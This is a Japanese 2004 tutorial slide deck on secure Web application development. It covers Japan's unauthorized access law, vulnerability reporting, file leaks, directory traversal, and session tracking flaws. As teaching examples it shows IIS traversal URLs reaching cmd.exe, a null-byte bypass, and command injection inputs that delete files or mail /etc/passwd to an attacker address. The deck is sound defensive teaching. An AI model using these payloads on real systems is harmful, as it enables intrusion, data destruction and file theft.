

Internet Week 2004
チュートリアル
2004年11月30日 後日配布版

安全なWebアプリ開発の鉄則 2004

独立行政法人産業技術総合研究所
グリッド研究センター セキュアプログラミングチーム

高木 浩光

<http://staff.aist.go.jp/takagi.hiromitsu/>

不正アクセス行為の禁止等に関する法律

(平成11年法律第128号) (平成11年8月13日公布、平成12年2月13日施行)

- 第三条 (不正アクセス行為の禁止) (一年以下の懲役又は五十万円以下の罰金)
 - 一 アクセス制御機能を有する特定電子計算機に電気通信回線を通じて当該アクセス制御機能に係る他人の識別符号を入力して当該特定電子計算機を起動させ、当該アクセス制御機能により制限されている特定利用をし得る状態にさせる行為 (当該アクセス制御機能を付加したアクセス管理者がするもの及び当該アクセス管理者又は当該識別符号に係る利用権者の承諾を得てするものを除く。)
 - 二 アクセス制御機能を有する特定電子計算機に電気通信回線を通じて当該アクセス制御機能による特定利用の制限を免れることができる情報 (識別符号であるものを除く。) 又は指令を入力して当該特定電子計算機を起動させ、その制限されている特定利用をし得る状態にさせる行為 (当該アクセス制御機能を付加したアクセス管理者がするもの及び当該アクセス管理者の承諾を得てするものを除く。次号において同じ。)
 - 三 電気通信回線を介して接続された他の特定電子計算機が有するアクセス制御機能によりその特定利用を制限されている特定電子計算機に電気通信回線を通じてその制限を免れることができる情報又は指令を入力して当該特定電子計算機を起動させ、その制限されている特定利用をし得る状態にさせる行為
- 第四条 (不正アクセス行為を助長する行為の禁止) (三十万円以下の罰金)

何人も、アクセス制御機能に係る他人の識別符号を、その識別符号がどの特定電子計算機の特定利用に係るものであるかを明らかにして、又はこれを知っている者の求めに応じて、当該アクセス制御機能に係るアクセス管理者及び当該識別符号に係る利用権者以外の者に提供してはならない。ただし、当該アクセス管理者がする場合又は当該アクセス管理者若しくは当該利用権者の承諾を得てする場合は、この限りでない。

目次

- Webアプリケーションセキュリティの重要性
 - 典型的な欠陥 2つのパターン
 - ファイルが流出する
 - パスワードなしにログインされる
 - 脆弱性情報届出制度
- ファイル流出の欠陥
- セッション追跡の欠陥
- Phishing防止のためのサイト設計
- SSLの正しい使い方
- ユーザに対する誤った誘導説明
- ActiveXコントロール, Javaアプレットの誤った利用

重要性

- その欠陥で被害を受けるのは誰か
 - サービス提供事業者のみの場合
 - サービス利用者にも被害が及ぶ場合
- 経済産業省告示より
ソフトウェア等脆弱性関連情報取扱基準
(平成16年経済産業省告示第235号)
 - 本基準の適用範囲
本基準は、以下に掲げるものの脆弱性であって、その脆弱性に起因する被害が不特定多数の者に影響を及ぼし得るものに適用する。
 1. 日本国内で利用されているソフトウェア製品
 2. 主に日本国内からのアクセスが想定されているウェブサイトで稼働するウェブアプリケーション

情報公開による解決


- 脆弱性情報公開の意義とリスク
 - 欠陥原因の周知による早期の問題解決
 - 不正アクセス行為の手口として悪用されるリスク
- 一般的な対立関係
 - ピッキング強盗が流行している事実をテレビで報道する場合
 - 銀行の銀行間オンラインシステムに欠陥がある場合
- Webアプリケーションの特殊性
 - 開発従事者(業界関係者)が一部に限定されないため限定的に情報を提供することが困難
 - 例: Microsoft社等の脆弱性情報優先提供をめぐる議論


典型的な欠陥

- ログイン機能のないサイト
 - リンクしていない場所に置いたファイル
 - パス名として解釈する引数を持つCGIプログラム
 - コマンド呼び出しに与える引数を持つCGIプログラム
 - 誤ったファイル公開
- ログイン機能のあるサイト
 - パスワード入力をスキップしてログイン状態に入れてしまう欠陥
 - 予測可能な値によるセッション追跡
 - アクセス制御の欠如した画面
 - 強度の低いセッションID
 - ログイン中にセッションハイジャック攻撃される危険
 - クロスサイトスクリプティング脆弱性
 - 暗号化されないセッションID、Refererで漏洩するセッションID
 - ログイン中に他のユーザの画面が見えてしまう欠陥

ファイル丸見え漏洩

- 2002年に報道された事故
 - 大阪読売テレビ、小学館、高千穂交易、中央証券、TBC、YKKアーキテクチュラルプロダクツ、全日空ワールド、日本テレビエンタープライズ、日本大学通信大学院、三菱ガス化学、TVQ九州放送、砂糖を科学する会、山芳製菓、三井物産ハウステクノ、ブロックライン、アビバ、諏訪市役所、東日本ハウス、カバヤ食品、ブルドックソース、金印わさび、学習舎、名古屋国税局、東京経済大学、モバイルインターネットサービス他
- 多くは当初「ハッカーの仕業」と発表（本当か？）
 - 読売新聞6月30日
同社によると、このデータは、HP上で暗証番号を入力しなければアクセスできないようになっていたが、何者かがHPを管理している別会社のサーバーを通じて、暗証番号がなくてもアクセスができるようプログラムを書き換えたいらしい。
 - NHKニュース7月1日:
これらの個人情報は会社のホームページのサーバに保管され、閲覧するためには暗証番号の入力が必要で、会社では不正なアクセスによってプログラムが書き換えられたものとみてホームページを閉鎖して原因を調べています。






なぜ起きる？

- 「リンクしていない場所に置いたファイル」に対する考え方の対立
 - 「隠しているつもり」のサービス提供者たち
 - 「無断リンクが当然である」とする古くからの考え方
- 公開ディレクトリにデータを書き出すな！
 - CGIプログラマが、書き出し先のファイルを、カレントディレクトリ相対の場所に置きたがる
 - 再利用性、ポータビリティ確保のための発想
 - 一部のレンタルサーバでは非公開ディレクトリが存在しないためやむを得ず
 - サーバ種変更やレンタルサーバ移転に伴う事故
 - Basic認証等でアクセスできない設定にしていたものが、後に、設定が無効になっていたという事故

「道端に置くのと同じ」(?)

- 中日新聞 2002年7月4日 相次ぐ個人情報流出
“お寒い”企業の危機管理 警視庁『道に置くのと同じ』
より引用
 - (略)ハッカー被害との見方も出たが、背景を探ると多くは「サーバーの設定ミス」(専門家)などで、知識や注意不足が原因。情報技術(IT)社会のお寒い情報セキュリティ事情が浮かび上がる。
(略)
道端に名簿を置いていたのと同じ - 。原哲也 **警視庁ハイテク犯罪対策総合センター所長の説明**は明快だ。一連の流出情報はサーバーの公開部分に置かれ、誰でも見られた。最低限の防御もしていないケースが多く、企業の相談で「法的に不正アクセスと判断できるものはない」という。
- もしこれを不正アクセスに該当することにした場合、どのような結果を招くか

脆弱性届出制度 経緯

- 2003年1月 情報処理振興事業協会 IPA Winter 基調講演
「**ソフトウェアのセキュリティ欠陥は誰が直すのか**」
 - 2003年5月～ 経済産業省商務情報政策局長諮問研究会
「情報セキュリティ総合戦略策定研究会」
 - 2003年10月 経済産業省 「**情報セキュリティ総合戦略**」
 - 2003年10月～ 情報処理振興事業協会
「情報システム等の脆弱性情報の取扱いに関する研究会」
 - 2004年4月 同研究会報告書
「**脆弱性関連情報流通の枠組み構築に係る提言**」
 - 2004年4月 経済産業省 パブリックコメント
「『.....取扱基準(案)』等に対する意見の募集」
 - 2004年7月 平成16年経済産業省告示 第235号
「**ソフトウェア等脆弱性関連情報取扱基準**」
 - 2004年7月 IPA, JPCERT/CC, JEITA, JPSA, JISA, JNSA
「**情報セキュリティ早期警戒パートナーシップガイドライン**」
 - 2004年7月 届出受付開始
- 

情報セキュリティ総合戦略 (p.31)

(1) 官民連携した脆弱性対応体制の整備

①脆弱性に対処するためのルールと体制の整備

3年以内を実現する項目	・脆弱性に対処するためのルールと体制の整備
3年以内に着手し実行に移す項目	—

我が国では、情報システムの脆弱性やコンピュータウイルス、ワーム等の詳細を把握し対策を講じるための情報を収集し分析する体制が弱く、米 CERT/CC¹⁸やウイルスワクチンソフトベンダ¹⁹などの情報を基に危険性を判断しているのが現状である。そのため、国内を中心に使用されるソフトの脆弱性への対応や急速に広がるコンピュータウイルス感染の被害を食い止める緊急対応を行うことが難しい。

そこで、政府と IT 事業者²⁰が中心となって、情報システムの脆弱性情報を集積するためのルールを構築し、それを分析する体制を整備する。具体的には、

- 1) 不正アクセスやコンピュータウイルス感染等の被害通報の受付
- 2) ネットワークのトラフィック観測に基づく異常予測
- 3) 脆弱性の通知と公開に関する一連の手続きルールの明確化 (IT 事業者や研究者等が発見した製品・システムの脆弱性の通報の受け付け、製造元もしくはサービス提供者の対処、一定期間後の公開等)
- 4) 脆弱性及びウイルス、ワーム等の危険性を検証・解析する体制
- 5) 脆弱性及びウイルス、ワーム等の危険性を警告・公表する体制

期待したこと

- 公的機関による発見者とベンダー/運営者との仲介
 - 匿名掲示板等による暴露の回避
 - 見て見ぬふりしないですむように
 - ベンダー/運営者の責任ある修正対応
 - 実態の解明
- ベンダーによる告知方法の標準化 (製品の脆弱性の場合)
- 発見者による公表方法の標準化 (製品の脆弱性の場合)


情報システム等の脆弱性情報の取扱い に関する研究会

- 主な論点(個人的に簡単でないと感じた論点)
 - Webサイトの脆弱性の届出を受け付けられるのか
 - 違法な手段による発見を奨励することはできない
 - 適法/違法の明確な線引きは無理ではないか
 - 適法であっても勝手に調べまわられることを嫌う向きもある
 - 発見者の対応への要請と表現の自由との関係
 - 取り扱いが終わるまで公表しない、脆弱性の詳細情報を公表しないように求めるべきであるとする意見も
 - 技術的進歩のために、詳細情報(具体的な脆弱性再現方法)の公表が必要である場合もあり、一律に制限するべきでない
 - そもそも公的機関が発見者の表現行為を妨げることはできない

Webサイトの脆弱性

- 不正アクセス禁止法との関係
 - 「脆弱性の発見=侵入=不正アクセス ではないのか?」
 - 技術の実際をご存じない方によくあると思われる誤解
 - 明らかに不正アクセス禁止法違反にあたらぬ脆弱性発見がある
 - 不正アクセスなしに発見できるのは、一部の種類の脆弱性に限られる
 - 届出制度ですべての脆弱性を解決できるわけではない
 - どのくらいの範囲がカバーできているのか?
 - 脆弱であると確証を得るまでの確認行為は実施せずに、疑わしい段階での届出
 - 「寸止め」
 - 推定の確度が高いものから低いものまである
 - 届出機関が、当該サイト運営者と協議の上、事実確認をする

観察するだけで欠陥とわかる例



「抵触しないと推察される行為の例」

- 「情報セキュリティ早期警戒パートナーシップガイドライン」p.21
(2) 不正アクセス禁止法に抵触しないと推察される行為の例
 - 1) ウェブアプリケーションの利用権者が、正規の手順でログインするなどして通常のアクセスをした際に、ブラウザとサーバとの通信の内容を観察したところ、それだけで脆弱性の存在を推定できた場合。
 - 2) ウェブページのデータ入力欄にHTMLのタグを含む文字列を入力したところ、入力した文字列がそのまま表示された。この段階ではアクセス制御機能の制限を回避するに至らなかったが、悪意ある者に別の文字列を入力されれば、このサイトにセキュリティ上の問題が引き起こされかねないと予想できた場合。
 - 3) アクセス制御による制限を免れる目的ではなく、通常の自由なページ閲覧を目的として、日付やページ番号等を表すと推察されるURL中の数字列を、別の数字に差し替えてアクセスしてみたところ、社会通念上、本来は利用できてはならないはずと推定される結果が、偶発的に起きてしまった場合。(ただし、積極的に多数の数字列を変えて試す行為等は、制限を免れる目的とみなされる可能性があります。)

パブリックコメントより

- 「ソフトウェア等脆弱性関連情報取扱基準(案)」等に関するパブリック・コメント(意見募集)の結果について <http://www.meti.go.jp/feedback/data/i40706aj.html> より
- 「善意の脆弱性発見者を保護する旨を主旨に明記すべき。」
 - 「発見者については、本制度が経済産業省告示を前提として検討されていることから勘案すると、当省としては既存法令に抵触しない範囲内で行動することを要請する以外にないと考える。ただし、届出後の発見者の個人情報の適切な管理・取扱いや、届出内容に関する受付機関からの照会等の発見者負担の軽減等に取り組んでまいりたい。」
- 「ウェブアプリケーションの脆弱性における発見者基準について、「違法な方法により脆弱性関連情報を発見又は取得しない」というだけでは基準として不十分であるように思われる。ウェブアプリケーションの場合、その脆弱性を偶然発見する事は少なく、意図的にそのホームページを調べることで脆弱性が明らかとなることが多いことから、発見者の遵守すべき事項を明確に規定する必要がある。さらに、発見された脆弱性については厳格に管理するため、「原則開示しないこと、開示する場合は受付機関の許可を得るようにする」等の発見者の責務を明確に規定する必要がある。」
 - 「本取扱基準(案)は、主旨のところ述べているとおり、関係者とその役割について国が「推奨」する行為を示したものであるため、強制力はなく、関係者の自主的な運用に拠るところが大きい。また、本取扱基準(案)は、関係者が行うべき必要最低限の行動基準をとりまとめたものであり、関係者に対しては各種関係の法律に抵触しないよう行動することを求めている。なお、本取扱基準(案)の前提としては、偶然発見してしまった脆弱性についての対処を想定しており、ウェブアプリケーションの脆弱性を積極的に発見することを奨励するものでない。脆弱性情報の取扱いは、一義的には発見者に委ねられており、「表現の自由」との兼ね合いもあるため、本取扱基準(案)で一律に発見者の言動を規制することは難しく、届出を行った発見者に対して一定期間、特定の言動を差し控えるよう、協力を要請する旨を規定した。」

届出状況

- IPA 2004年10月18日発表資料より
<http://www.ipa.go.jp/security/vuln/report/vuln2004q3.html>

表 1-1 脆弱性関連情報の月別の届出状況

	2004年 7月	2004年 8月	2004年 9月	合計
ソフトウェア製品に関する届出	7	7	5	19
ウェブアプリケーションに関する届出	17	36	20	73
合計	24	43	25	92




図 3-1 ウェブアプリケーションに関する脆弱性関連情報の届出の種類別内訳

ファイル流出の欠陥

- ログイン機能のないサイトに多い
(ログイン機能があるサイトにもあり得るが)
 - 低コストで構築されたサイト
 - アンケート、資料請求、就職希望者受付、質問受付などに多い
- 脆弱性の種類
 - リンクしていない場所に置いたファイル (済)
 - パス名として解釈する引数を持つCGIプログラム
 - コマンド呼び出しに与える引数を持つCGIプログラム
 - 誤ったファイル公開

パス名として解釈される引数

- 脆弱ではなかった事例
 - 昔の computernews.com のURLはこうだった
 - `http://www.computernews.com/scripts/bcn/vb_Bridge3.dll?VBPROG=F:¥inetpub¥scripts¥bcn¥ShowDailyArticle&ImgTag=&Title93%FA%97%A7%82%C6%93%FA%96%(略)&File=F:¥inetpub¥wwwroot¥bcn¥Daily¥DailyNews¥200206¥2002061105189085897A.htm`
 - 問い合わせたところ、これは脆弱ではなく、所定のディレクトリしかアクセスできないようにチェックするように作られているとのことだった
- もし、チェックしていないならば、サーバコンピュータ内のファイルシステム上の任意のファイルを表示できてしまう

引数がhiddenの場合

- URLにパス名が出ていると誰もが怪しいと気づく
 - GETメソッドによるHTTPアクセスへのリンク
- 引数がHTMLのINPUTタグに埋め込まれている場合
 - POSTメソッドによるHTTPアクセスへのリンク
 - `<form action="http://....." method="post">`
`<input type="hidden" name="File"`
`value="F:¥inetpub¥wwwroot¥...¥foo.htm">`
 - HTMLソースを見た人でないと気づかない
 - サイト運営者が気づかないことが多い

絶対パス・相対パス


- 脆弱である可能性はどの程度と推定されるか
 - A. `<input ...value="F:¥inetpub¥wwwroot¥...">`
 - B. `<input ...value="template.html">`
 - C. `<input ...value="../template.html">`
- 推定
 - Aは、さすがにチェックしているはずだと思われる
 - Bは、「../」を禁止しているかもしれない
 - Cは、「../」を許可しており、アクセス可能なパス範囲をきちんと制御しているかは疑わしい
- 正しい作り方
 - 「../」は禁止すべきである

ディレクトリトラバーサル脆弱性

- 絶対パスを禁止したつもりが、「../」でアクセスできてしまうという欠陥
- 「../」を禁止したつもりが抜け穴があるという欠陥
 - 単純に「../」の文字列を含むものを禁止した場合
 - Windowsのサーバで「..¥」としてアクセスされてしまう
 - Windows 9x がサーバの場合
 - 「...¥」が「..¥..¥」として
 - 「...¥」が「..¥..¥..¥」として機能してしまう
(ドットの数に2以上任意)
 - UTF-8デコーダが規格に厳格に実装されていない場合
 - URLエンコーディング(%xx)を多重にデコードした場合

UTF-8デコーダが規格に厳格でない

- MS00-078:
Microsoft IIS “Web Server Folder Traversal” Vulnerability
 - `http://target/scripts/%c0%ae%c0%ae/%c0%ae%c0%ae/winnnt/system32/cmd.exe?/c+dir+c:¥`
 - `http://target/scripts/%c0%ae%c0%9u/%c0%ae%c0%ae/winnnt/system32/cmd.exe?/c+dir+c:¥`
- 「../」チェックとUTF-8デコードの前後関係



UTF-8の冗長なエンコード

- UTF-8
 - UNICODEの1文字を、US-ASCII互換を保ちつつ、1～6バイトのバイト列で表現するエンコード形式
 - UCS-4 range (hex.) UTF-8 octet sequence (binary)
0000 0000-0000 007F 0xxxxxxx
0000 0080-0000 07FF 110xxxxx 10xxxxxx
0000 0800-0000 FFFF 1110xxxx 10xxxxxx 10xxxxxx
0001 0000-001F FFFF 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
...
0400 0000-7FFF FFFF 1111110x 10xxxxxx ... 10xxxxxx
 - UTF-8からUCS-4への変換は一意だが逆はそうでない
複数のUTF-8バイト列が同じ文字に変換され得る
C0 AE = 11000000 10101100
→ 002E (UCS-2) = US-ASCIIの「.」

「冗長表現」は invalid sequence

- 「%C0%AE」などの「冗長表現」は、RFC 2279ではinvalid sequenceとされている

RFC2279

NOTE -- actual implementations of the decoding algorithm above should protect against decoding invalid sequences. For instance, a naïve implementation may (wrongly) decode the invalid UTF-8 sequence C0 80 into the character U+0000, which may have security consequences and/or cause other problems.

6. Security Considerations

Implementors of UTF-8 need to consider the security aspects of how they handle illegal UTF-8 sequences. It is conceivable that in some circumstances an attacker would be able to exploit an incautious UTF-8 parser by sending it an octet sequence that is not permitted by the UTF-8 syntax.

A particularly subtle form of this attack could be carried out against a parser which performs security-critical validity checks against the UTF-8 encoded form of its input, but interprets certain illegal octet sequences as characters. For example, a parser might prohibit the NUL character when encoded as the single-octet sequence 00, but allow the illegal two-octet sequence C0 80 and interpret it as a NUL character. Another example might be a parser which prohibits the octet sequence 2F 2E 2F ("./."), yet permits the illegal octet sequence 2F C0 AE 2E 2F.

- UNICODE 3.0.1では明確にデコードしてはならないとされた
<http://www.unicode.org/versions/corrigendum1.html>
 - Microsoftはこれに従ってデコーダを修正すべき

URL多重デコード

- MS01-026: Superfluous Decoding Operation Could Allow Command Execution via IIS

– <http://iis.example.com/scripts/%252e%252e/%252e%252e/winnt/system32/cmd.exe?/c+dir+c:¥>

%252e %2e .

%252e%252e/

URLデコード

%2e%2e/

「..」チェック

%2e%2e/

File not found

%252e%252e/

URLデコード

%2e%2e/

「..」チェック

%2e%2e/

URLデコード

../

アクセス成立

拡張子チェックの脆弱性

- 「%00」問題
 - URLデコードされてnull文字になったとき、JavaのString上では文字列の終端ではないが、OSに渡された際には文字列の終端とみなされる
 - C以外の他の言語でも起こり得る
- まずい例
 - 拡張子が「.dat」のときだけ処理するつもりコード
 - `if (filename.endsWith(".dat")) {`
 - ...
 - 攻撃方法
 - <http://example.com/foo.jsp?filename=meibo.csv%00.dat>
 - Javaはif文の条件を満たすが、OSは「meibo.csv」を読み出す

コマンド呼び出しに与える引数

- 古典的なCGI脆弱性
 - 使用するプログラミング言語によって様々
 - 特にPerlに注意
 - 1990年代に書かれたプログラムは捨てるべし
 - 「日曜Perlプログラマ」の製造物を使うな
- Javaでの事例
 - 駄目なコード
 - ```
String command = "/usr/bin/df ";
void foo(String p) {
 System.getRuntime().exec(command + p);
}
```
  - 攻撃方法 (「OS Command Injection」攻撃)
    - ```
foo("; rm -rf /");  
foo("| rm -rf /");  
foo("> /etc/passwd");  
foo("; sendmail attacker@example.com < /etc/passwd");
```
 - 鉄則: 専用の (安全な) nativeメソッドを作り、execを使わない

誤ったファイル公開

- 電子墨塗り問題
- Excelの非表示操作問題
- Googleキャッシュ問題
- 公開予定日より先にアップロード

電子墨塗り問題

- 総務省総合通信基盤局電波部電波政策課の事例
 - 電波政策ビジョン(素案)に対する意見募集の結果
http://www.soumu.go.jp/s-news/2003/030703_2.html
意見提出者の意見文書(北陸無線データ通信協議会の意見)

社の営業部課長の方にこの数字を提示したところ、「我々は雑誌や広告で無線 LAN にはセキュリティを掛ける事を推奨し、雑誌などでもプロモーションを行っている。」と電話で回答を得ています。無線 LAN 市場で第1位のシェアを持っている社でも、「セキュリティ無しの状態で出荷は続ける。」と確認しました。各社の宣伝用パンフレットを集めて確認した所、「外部からの第三者の侵入の危険」を明らかに明示したパンフレットは、一切見つかりませんでした。「不正アクセス」という表現で、具体的な意味には一般の消費者には理解しにくい、何の事か理解するまで時間が掛かる言葉を使用しているのみです。利用者への危険性の告知は製造販売を行う会社では、全く行っていないか行っても理解しにくい事実を確認しました。さらに、新潟県白根市、石川県、愛知県名古屋市熱田区全ての調査地域で、総務省そして IPA の WEB サイトで提示されたセキュリティ対策、「ESS-ID の変更」並び「WEP セキュリティ対策」を行っているアクセスポイントは、我々の調査では何れも4%台と低率で20台に1台程度しか正しい対策を行っていない。社が主導する、「プロモーション、広告活動を十分に行っている。」という主張は、この数字からは証明できません。

※事例掲載：個別の企業名につきましては、削除させていただきます。

同様の事例

- 『ニューヨーク・タイムズ』紙サイトがCIA諜報員の氏名を公開,
WIRED NEWS, 2000年6月
<http://www.hotwired.co.jp/news/news/20000627206.html>
 - ニューヨーク・タイムズ紙は、200ページにわたるPDFファイルの中に登場する諜報員たちの氏名を黒く塗りつぶしていた。ところが、ダウンロード中にページを「フリーズ」させると、下に書かれている名前がはっきり読みとれたのだ。
- 『カーニボー』監査チームのメンバー情報が漏れる,
WIRED NEWS, 2000年9月
<http://www.hotwired.co.jp/news/news/20000929207.html>
 - 26日(米国時間)、司法省はオンラインに51ページのPDFファイルを掲載した。この文書の中では、メンバーの氏名、電話番号、それに米政府の秘密情報取り扱い許可といったプロジェクト情報が、太い黒線で消されていた。しかし結局のところ、この情報は「削除」などされてはいなかった。米アドビシステムズ社が提供するソフトウェアあるいはテキストエディターとほんの少しの時間があれば、誰でも元のままの文書を見ることができるのだ。

Excelの非表示操作問題

- 岩手県のホームページから情報公開請求者の実名漏れる, 朝日新聞 2002年5月
 - 担当者が表計算ソフトで開示状況の一覧を作る際、氏名部分を削除せずに「非表示」の操作をただけだったため、HPにアクセスした人が画面を操作すれば、再び「表示」に切り替えられた
- 大道芸人154人分の個人情報流出 東京都のホームページ, 毎日新聞 2002年10月
<http://www.mainichi.co.jp/digital/network/archive/200210/30/9.html>
 - 都によると、25日から公開された一覧表には(1)個人またはグループ名と人数(2)大道芸のジャンル(3)連絡先 が掲載されていたが、一定の操作をすれば「非表示」となっている本名、職業、住所などの情報が閲覧できるようになっていた。

Googleキャッシュ問題

- 鳥取県HPから個人情報が“2次流出”, 毎日新聞 2003年8月
<http://www.mainichi.co.jp/digital/network/archive/200308/08/1.html>
 - 県広報課によると、県行事の応募者分については、外部からの指摘もあり1日の時点で検索サイトの運営者に削除依頼を出したが、韓国人訪日団員分については「検索サイトでの掲載を全く知らなかった」と説明している。
検索サイトなどの一部では、過去のサイトの内容を記録・表示しており「ネット上の文書保存館」的な役割を果たしている。しかし、鳥取県側はこうした仕組みに対して十分な知識がなく、削除作業をせずに個人情報流出をアナウンスしたことで、逆に流出を広げた可能性がある。
県広報課によると「個人情報流出の再発防止については、全職員に注意喚起の通知を出したり、広報課でのチェック体制の二重化を図った。個人情報が流出してしまった後の対応については、マニュアルなどではなく、手探りで対応で、検索サイトにまで思い至らなかった」としている。

公開日より先にアップロード

- 最高裁事務官試験の合格者番号が流出
IT保険ドットコム 2004年5月31日 より
<http://www.it-hoken.com/000121.html>
 - 最高裁判所の事務官採用第一次試験の合格結果が不正に流出していたことが明らかになった。合格発表は6月8日に予定されていたが、ホームページを通じて外部へ流出していた。今回の事件では、合格者番号がホームページ上で誰でも閲覧できるようになっていた。最高裁は、同ファイルを削除したが、その後掲示板サイトへ転載されていた。
- 原因
 - 最高裁広報課「最高裁判所ホームページへの記事掲載に当たっての留意事項について」と題する事務連絡文書より
 - データベース・ローカルを作成する際に、サーバーとデータベース・ローカルとのリンクを切断する作業を行う必要がある。この作業を行わないまま編集を行った場合、直近の更新時刻(毎日、午前2時、午後零時及び午後6時)にそのデータがサーバーに送信され、公開されることとなる。

セッション追跡の欠陥

- パスワード入力をスキップしてログイン状態に入れてしまう欠陥
 - 予測可能な値によるセッション追跡
 - アクセス制御の欠如した画面
 - ユーザ識別の欠如した画面
 - 強度の低いセッションID
 - 稚拙な自作暗号の使用
- ログイン中にセッションハイジャックされる危険
 - クロスサイトスクリプティング脆弱性
 - 暗号化されないセッションID、Refererで漏洩するセッションID

予測可能な値によるセッション追跡

- セッション追跡処理の必要性
 - Webアプリケーションではログイン状態を維持するために、各HTTPリクエストが同じ人からのアクセスであることを知る必要がある
 - 実現方法
 - ランダムな受付番号「セッションID」を用いる → ◎
 - ユーザ名とパスワードを毎回リクエストに含める → ○
 - ユーザ名だけを毎回リクエストに含める → ×!!
- セッション追跡に使われる引数の場所
 - URLの場合
 - hiddenなINPUTの場合
 - Cookieの場合

URLでの事例

- 「RSA Conference 2003 Japanスピーカーサイト」の事例（2003年2月）
 - > さて、本日はスピーカーサイトがオープン致しましたのでご案内させていただきます。
 - > 提出物等はこちらで直接ご入力頂くことが可能ですのでご利用頂ければ幸いです。
 - > RSA Conference 2003 Japanスピーカーサイト
 - > <http://=====co.jp/rsa2003/spk/>
 - > 高木様のユーザー名は takagi
 - > 仮のパスワードは === です。
- 早速サイトを訪れ、ログインしてみると.....

不適切な対策

- 対策したとの連絡:
 - > ログイン後の <http://=====co.jp/rsa2003/spk/index2.php> に
> ガードをかける対応をさせていただきました。
